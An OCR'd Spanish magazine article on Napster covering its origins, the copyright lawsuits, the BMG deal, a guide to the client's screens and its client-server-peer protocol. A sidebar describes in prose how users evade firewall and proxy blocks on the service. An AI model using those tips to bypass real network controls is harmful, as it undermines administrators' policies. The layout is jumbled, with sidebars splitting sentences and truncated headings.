Las funciones del VP-9000 pueden manipularse ahora en el PC y volcarse posteriormente al procesador.

Con Napster llegó el escándalo

Analizamos en profundidad los puntos clave del fenómeno

Jamás en la historia se había producido tal controversia con una aplicación software. Napster se ha convertido en todo un símbolo para millones de personas que abogan por la extensión de la anárquica filosofía de Internet a todo nuestro entorno. En el otro extremo, la industria musical y los «poderes establecidos» luchan por intentar mantener cierto control sobre una situación difícil de combatir.

Dieciséis de noviembre de 1999. Slashdot, una de esas páginas de obligada referencia para cualquier informático que quiera mantenerse al día, publica una serie de noticias. Entre ellas, se esconde la de alguien llamado Nathan, que señala la aparición de una nueva forma de compartir ficheros MP3 a través de una aplicación servidora llamada Napster. La primera respuesta en este foro de opinión al respecto señalaba que los motores de búsqueda eran los mejores modos de encontrar ficheros MP3.

Un año después, nos encontramos con que el motor de búsqueda Altavista arroja más de 150.000 páginas con alguna referencia a Napster, pero la fama de esta aplicación se extiende mucho más allá. Y si no, que se lo digan a la RIAA (*Recording Industry Association of America*), cuyos máximos mandatarios deben haber tenido más de una pesadilla con Napster como protagonista estrella.



El estudiante que desafió las normas

¿Quién ha sido el causante de todo este alboroto? Un joven de 18 años llamado Shawn Fanning no podía imaginar (suele suceder) lo que ocurriría tras lanzar públicamente la primera versión de Napster poco después del verano de 1999. Se trataba de un protocolo que permitía compartir los ficheros de música situados en ordenadores remotos y que sustituía a las tradicionales maneras de conseguir los ansiados MP3. Los motores de búsqueda y los *mp3 sitez* se han quedado muy atrás, y Napster (e hijos) es una fuente musical virtualmente inagotable.

El chico aprendió a programar en la empresa de software de su tío (que más tarde se convertiría en uno de los consejeros de la compañía), y los conocimientos que adquirió le sirvieron para decidirse a cursar la carrera de informática en una universidad de Boston. Tras los primeros años, uno de los *hobbies* del joven estudiante era conseguir música MP3 en la Red, pero la dificultad y lentitud del proceso hizo que idease otra forma de llegar hasta este tipo de información. Con su portátil Dell, se puso manos a la obra y, tras intensas horas de implementación, logró que la primera versión de Napster viera la luz. El 1 de junio de 1999, él y treinta compañeros se dispusieron a probar la aplicación, bajo la vigilancia de Fanning, que les pidió que lo mantuvieran en secreto. Pero el éxito de la prueba hizo que el secreto no durara mucho y, al cabo de algunos días, ya lo utilizaban cerca de 15.000 personas. La mayoría universitarios. Ésta ha sido una de las razones por las cuales se ha vetado el acceso a los servidores de Napster en más del



Shawn Fanning, el creador de Napster.

40% de las universidades americanas y la medida se ha extendido a otros países, entre otros al nuestro.

Tal fue la proyección del proyecto que este estudiante de la Northeastern University tuvo que abandonar su carrera para dedicarse de lleno a la creación de una de esas *dot.com* en las que a todos nos gustaría estar involucrados. Proyectos como Netscape, Yahoo o el mismísimo Linux tuvieron unos comienzos igual de prometedores y ahora son veteranos consolidados en este mundillo informático en el que nos movemos. Con la creación de napster.com, Fanning cambió un poquito más el mundo. Aparte de crear este protocolo de comunicación, hizo que apareciesen una nueva avalancha de *start-ups* que ofrecían servicios *peer-to-peer*, más conocidos como P2P, y que se unen a los ya establecidos B2B o B2C.

El funcionamiento de estos servicios es simple. Las máquinas se comportan como servidoras en ambos extremos, sin intermediarios que actúen como cuellos de botella.

El tremendo éxito de Napster ha provocado que el panorama cambie y que se produzca una situación con una audiencia similar a la del juicio de Microsoft

La mona vesti

Pagar por compartir. Ése es el acuerdo al que han llegado las compañías Napster y Bertelsmann (*www.bmg.com*) y tras el que parece esconderse el secreto objetivo de la primera por mantenerse a flote, por llamarlo de alguna forma. Gracias al acuerdo, Napster seguirá ofreciendo sus servicios, pero en este caso los usuarios tendrán que abonar una cuota para poder compartir los archivos, protegidos por derechos de autor.

La discográfica BMG, que depende de esta empresa, es una de las más famosas del mundo y precisamente una de las que denunció a Napster desde un principio. Con el acuerdo se ha asociado con el fenómeno social para aprovecharse del tirón de esta aplicación. A partir de este momento, se podrán conseguir los éxitos de Whitney Houston, Toni Braxton, Christina Aguilera o Santana a través del servicio que conjuntamente ofrecerá el nuevo consorcio.

¿Peligros? A primera vista puede parecer que Napster ha vendido parte de su propia identidad, pero ellos explican el acuerdo alegando que Napster es un negocio y que, al fin al cabo, lo que pretenden es continuar en la brecha. Se niega cualquier rumor de venta a Bertelsmann y se afirma la continuidad de la filosofía de la empresa. Se seguirán pudiendo compartir canciones de autores noveles o que han concertado este tipo de intercambio con Napster, que actúa en este caso como otro portal musical, léase *MP3.com*.




La discográfica BMG, del grupo Bertelsmann, se ha aliado con Napster para ofrecer servicios conjuntos.

La aplicación de esta idea se ha llevado a otros campos radicalmente distintos a los del intercambio de música, como la investigación. Aunque en principio dependemos de un servidor central que le muestra a nuestra máquina con quién podemos intercambiar ficheros, el resto del proceso se realiza de extremo a extremo.


Esquivando a la justicia

Pronto se dieron cuenta los mandamases de la industria discográfica del peligro que suponía Napster para sus bolsillos. Otras tentativas en el intercambio musical que permitía Internet no habían sido perseguidas y, así, los motores de búsqueda y los servidores FTP con canciones almacenadas de manera ilegal eran algo que sólo una minoría utilizaba. El tremendo éxito de Napster ha hecho que el panorama cambie y que se produzca una situación con una audiencia similar a la del juicio *antitrust* de Microsoft.


¿Realmente se infringe la ley al utilizar Napster? Bueno, esto es lo que están intentando resolver los tribunales en estos




Bajo la pestaña , accedemos a todas las funciones chat de Napster.
(1) Pulsando este botón, veremos todas las salas disponibles, con la posibilidad de unirnos a una o crear la nuestra propia.
(2) Presionando aquí abandonaremos la sala.
(3) Para participar en una conversación, tan sólo tenemos que escribir en el recuadro.



Desde *Library*, tenemos control sobre los archivos que estamos compartiendo con el resto del mundo.
(1) En esta sección, vemos los nombres de nuestros archivos, su tamaño, calidad o tiempo de duración.
(3) Si utilizamos el reproductor incorporado, es posible emplear el grupo de botones (4) para avanzar y retroceder, pudiendo subir y bajar el volumen con la barra (2).
(5) También disponemos de una completa lista de reproducción, viendo los títulos de ésta en la sección (6).







En la ventana de transferencia observamos cuánto se ha transferido de cada canción y lo que queda (1). También podemos contemplar información relevante sobre la velocidad a la que está conectado a Internet el usuario remoto (3), la tasa de transferencia alcanzada en cada instante (2) y el tiempo estimado que queda para que se termine de transferir la canción (4).
Existen dos ventanas que nos indican, en la parte superior, los archivos que nosotros estamos descargando de otras máquinas. En la ventana inferior, obtendremos una información idéntica, pero sobre los ficheros que otros usuarios están descargando de nuestra máquina.




Probablemente, el apartado más importante de Napster sea el de búsqueda. Desde *Search*, accederemos a las funciones de búsqueda en las que podemos elegir el artista y/o el título de la canción y número máximo de resultados (1).
En la sección (2) encontramos los botones que permiten comenzar el proceso de búsqueda, pero también podemos dejar los campos vacíos (*Clear Fields*) o acceder a opciones avanzadas.
(3) Tras un cierto tiempo, nos encontraremos con que, en la ventana inferior, aparecerán los resultados del proceso. Parámetros importantes a considerar son el tamaño de los ficheros (en la misma canción, a más tamaño, mayor calidad), la tasa de muestreo que se ha utilizado en el MP3 (cuanto más, mejor) y los datos de conexión junto a los tiempos de respuesta del comando *ping*. Cuanto menores son, más rápido podremos descargar el fichero (4).




Para poder conservar una lista con los usuarios más interesantes (los que poseen las canciones que mejor se adaptan a nuestros gustos), tenemos la parte llamada *hotlist*. Se nos indica si los usuarios que hemos seleccionado en la ventana de búsqueda están conectados (1) o no (2), y además se muestra un listado completo de las canciones compartidas (4). De esa lista, podremos seleccionar también canciones para transferirlas a nuestros discos duros.



Ésta es la pantalla principal de Napster, desde ella veremos las noticias más importantes sobre el servicio.
(1) Aquí vemos el estado (si estamos conectados o no), así como el número de ficheros compartidos.
(2) En este punto, encontramos el número total de usuarios conectados, además de los temas compartidos y el espacio que éstos ocupan.
Existen también enlaces a páginas relevantes con información sobre el funcionamiento de Napster, las últimas novedades de la compañía y accesos a los grupos protagonistas de sus servicios en todo momento.



La ventana de ayuda (*Help*) permitirá a los usuarios noveles descubrir todas las posibilidades de Napster. Hay apartados que describen los primeros pasos de utilización, las preguntas más frecuentes o un completo manual en el que se explican todas las opciones del programa, desgraciadamente, en inglés.



Una de las nuevas características de Napster es su apuesta por los nuevos músicos o los que se adentran en las posibilidades del formato MP3. En la pestaña *Discover*, encontraremos un listado de los artistas protagonistas del día con enlaces a sus canciones o a sus páginas web (1).

momentos. La empresa alega que las canciones no se almacenan en sus servidores y que ellos no se hacen responsables del uso que los usuarios hagan de este intercambio. De hecho, Napster tiene como objetivo dar de baja a usuarios que vulneren la propiedad intelectual de los autores eliminando la posibilidad de que se conecten a su servidor. Frente a esta singular postura, se sitúan sus detractores, entre los que se encuentra la juez responsable del caso. Según su dictamen, Napster viola los derechos de autor puesto que permite conseguir copias ilegales de canciones, actuando como la herramienta clave para cometer el delito.

Un año de juicios y apelaciones no dejan muy clara la situación actual de la empresa. Su reciente alianza con el grupo Bertelsmann (ver recuadro *La mona vestida de seda*) parece ser una buena forma de apartarse del mal camino, o al menos de hacerlo «supuestamente». Una parte importante de culpa la tienen los propios autores. Grupos como Metallica han estado desde el principio totalmente en contra de este fenómeno, obligando a la empresa a vetar el acceso a más de 300.000 usuarios que habían utilizado la aplicación para conseguir canciones de esta banda de forma ilegal. El tan temido cierre de su página web a finales del verano no se produjo, y Napster y sus usuarios siguen campando a sus anchas por esta gran autopista de la información (musical, deberíamos apostillar) en la que se ha convertido Internet. Y parece que lo van a poder seguir haciendo.




La RIAA y napster.com llevan meses manteniendo un duro pulso judicial del que aún no hay veredicto claro.



Metallica ha sido el grupo más insistente en su crítica a Napster.

Conclusiones

La revolución que ha traído consigo Napster ha cambiado, de nuevo, el mundo en el que vivimos. Aunque suene a tópico, es una verdad como un templo. El intercambio de canciones a través de Internet marcará un antes y un después en la industria discográfica, que se había adentrado tímidamente en la distribución comercial mediante la red de redes. Comprar o escuchar música a través de la Red resulta interesante, pero ¿de verdad alguien va a pagar por compartir ficheros con calidad menor que un CD? Parece que el acuerdo Napster-BMG sólo enmascara una situación que permitirá a la primera mantener su aplicación en boga y el intercambio de MP3s como una de las actividades preferidas de los internautas en todo el mundo. En este artículo encontraréis los aspectos clave del fenómeno Napster y su funcionamiento, además de un tratamiento de las alternativas, cada vez más numerosas, que han surgido alrededor de esta aplicación, y que parecen vislumbrar la amenaza legal como un peligro menor.

El fenómeno iniciado por el joven Fanning ha sido portada de las principales revistas del segmento informático y de negocios.

La Red no deja de sorprendernos. Apenas habíamos empezado a descubrir las maravillas que ofrecía la World Wide Web, cuando aparecen los nuevos fenómenos en el panorama informático. El formato MP3 es ya de todos conocido y no necesita presentación. Y parece que estos polémicos ficheros se quedan en nada al hablar del caso Napster. Pero lo cierto es que Internet, el formato MP3 y Napster están tan íntimamente ligados que no se puede citar ninguno de ellos en estos días sin que los otros dos salgan a colación.

Las discográficas y los artistas apenas habían levantado el grito ante la aparición de MP3, un tipo de archivo que permitía a los usuarios de dispositivos informáticos disfrutar de las canciones con una extensión 10 veces menor que el original y sin pérdida notable de calidad. Pero las posibilidades se extendieron de forma extraordinaria con la aparición de Napster. Con millones de descargas hasta la fecha, la aplicación ha permitido que se intercambien miles de millones de canciones a través de Internet. Probablemente la única aplicación pública que supere a Napster en nuestros días sea el correo electrónico.


El «gato copión» al desnudo

Descubrimos el funcionamiento interno de Napster

Con el creciente número de usuarios de esta aplicación, muchos administradores de red e incluso usuarios se han preguntado cómo funciona este pequeño programa que oferta al mundo parte de nuestro disco duro.

Si bien muchos de los que utilizan el servicio de Napster no quieren saber nada sobre el funcionamiento de estos clientes, muchos usuarios comienzan a hacerse preguntas, más aún cuando, por voluntad ajena, el programa deja de funcionar. Inicialmente, debemos definir a Napster como un servicio y no como una aplicación, ya que recurre a un servidor principal externo para su funcionamiento. Cuando nos dirigimos a la web de Napster (*www.napster.com*) y descargamos la aplicación cliente, ya sea la de Macintosh o la destinada a nuestro PC, obtenemos un cliente un tanto «especial». La primera vez que ejecutamos el programa es necesario que completemos un pequeño formulario con datos tales como el nombre de usuario y la *password* correspondiente. Esta información se envía a los servidores situados en las dependencias de la compañía, donde queda almacenada.

El funcionamiento básico del programa es bastante sencillo y, si estudiamos el protocolo documentado por el proyecto OpenNap (en la dirección *http://opennap.sourceforge.net/napster.txt*), vemos que resulta algo infantil, pero eficaz. Cada vez que iniciamos el programa cliente en nuestra máquina, envía al servidor nuestro nombre de usuario y *password*. Tras esto, busca en nuestro disco duro, más concretamente en aquellos directorios que hemos seleccionado durante la instalación, aquellos ficheros con la extensión «.mp3» y «.wma» (archivos de audio comprimido de Microsoft) y manda también sus nombres al servidor central. A partir de este momento, nuestros archivos de audio están disponibles para cualquier persona que realice una consulta.



Al realizar la búsqueda de un tema, enviamos al servidor una petición y éste, que no es más que una base de datos gigantesca, busca aquellos usuarios que estén compartiendo este fichero. Si existen, el sistema central nos devuelve la dirección IP del usuario, tras lo cual nuestro cliente se conecta directamente y comienza la transferencia. Es por esto mismo que la aplicación de Napster es un cliente un tanto «especial», ya que también hace las veces de servidor, pero esta vez de ficheros.

Al otro lado de la línea

Algunos se preguntarán qué es lo que hay «al otro lado de Napster», es decir, en sus servidores centrales. Por las pistas que encontramos en su página web y deducciones propias, el servicio Napster probablemente se encuentre alojado en una empresa dedicada exclusivamente al hospedaje de páginas web, con servidores ejecutando algún tipo de Unix y una base de datos Oracle. Sin embargo, lo que realmente nos importa es cómo intercambiamos ficheros.

Debemos admitir que, pese a que el esquema de funcionamiento anteriormente descrito se encuentra muy próximo a la realidad, no es del todo certero. En primer lugar, no existe un único servidor Napster, ni son todos iguales. La base de datos del servicio está repartida en un gigantesco *cluster* de varios servidores (en el momento de escribir el artículo contabilizamos cerca de 112) que dan soporte a los miles de usuarios conectados de forma concurrente. Para equilibrar el número de conexiones a cada uno de estos servidores y simplificar las tareas de QoS (*Quality of Service*, herramientas dentro de un *cluster* que permiten el balanceo de cargas), antes de conectarnos a la base de datos, consultamos a un «metaservidor» qué servidor es el más apropiado en cuestión de velocidad y carga de usuarios. No obstante, si examinamos los *logs* que la compañía publica en la página web sobre el funcionamiento del servicio, encontramos que ellos mismos se han visto superados en las previsiones de infraestructura. De hecho, actualmente el enorme *cluster* de servidores se encuentra dividido en dos, dada la gran cantidad de demandas. Esto tiene un pequeño inconveniente: los usuarios conectados a la primera mitad del

Tras una pared de fuego

En algunos lugares donde el acceso a Internet es algo muy preciado y el ancho de banda escaso, se ha vetado la conexión a servicios como Napster. Sin embargo, en muchas ocasiones y si los administradores de este tipo de redes no han seguido una política draconiana en lo que a la asignación de puertos se refiere, este tipo de prohibiciones es bastante inútil y vulnerable.

Existen varias formas de prohibir la utilización del servicio a los usuarios. La primera medida empleada por muchos administradores de red para evitar la utilización del servicio fue impedir el acceso al «metaservidor», añadiendo a las reglas del *firewall* una prohibición a su puerto. Pese a esto, aplicaciones como Napigator permiten la conexión a un servidor Napster o compatible sin necesidad de acceder al «metaservidor», haciendo ineficaz la utilización del cortafuegos.


Otra medida adoptada por los administradores de red es añadir a sus *firewalls* reglas que impidan conexiones a direcciones del tipo **.napster.com*. Pese a que ésta es una solución mucho más efectiva, a la larga es igual de infructuosa. Con el empleo de Napigator, es posible acceder a otros servidores fuera de la red Napster, por lo general servidores OpenNap.

Aquellos que sin descanso han buscado poner fin al fenómeno Napster dentro de sus redes internas han intentado también cortar el acceso al puerto 6699, puerto de escucha de los clientes. A pesar de ello, el propio cliente se da cuenta de la existencia de un cortafuegos y no ceja en su empeño de buscar un puerto alternativo. De hecho, existe un modo (denominado *firewalled*) en el que es el propio cliente (que actúa como servidor) quien anuncia su condición de «difícil acceso» al resto de clientes para facilitar la conexión.

Si la única medida posible es deshabilitar todos aquellos puestos no imprescindibles para la intranet, esta solución suele causar más dolores de cabeza que problemas solucionados. Quizá la única forma efectiva de resolver la situación es usar un *proxy* para el acceso a Internet; empero, incluso en este punto es posible burlar al administrador de red, creando un *proxy* alternativo, que redirija las peticiones a los puertos de la red Napster.

Los administradores de red suelen añadir reglas a sus *firewalls* para evitar conexiones a direcciones del tipo **.napster.com*

¿Existe alguna solución efectiva al cien por cien? Esta visto que «hecha la ley, hecha la trampa», y muchos están dispuestos a lo que sea por compartir su música con el resto del mundo.



Éste es un diagrama aproximado del funcionamiento de Napster.

cluster no pueden interactuar con el resto, ya sea buscando temas compartidos, «cateando» o utilizando la *hotlist*.

Puertos y conexiones

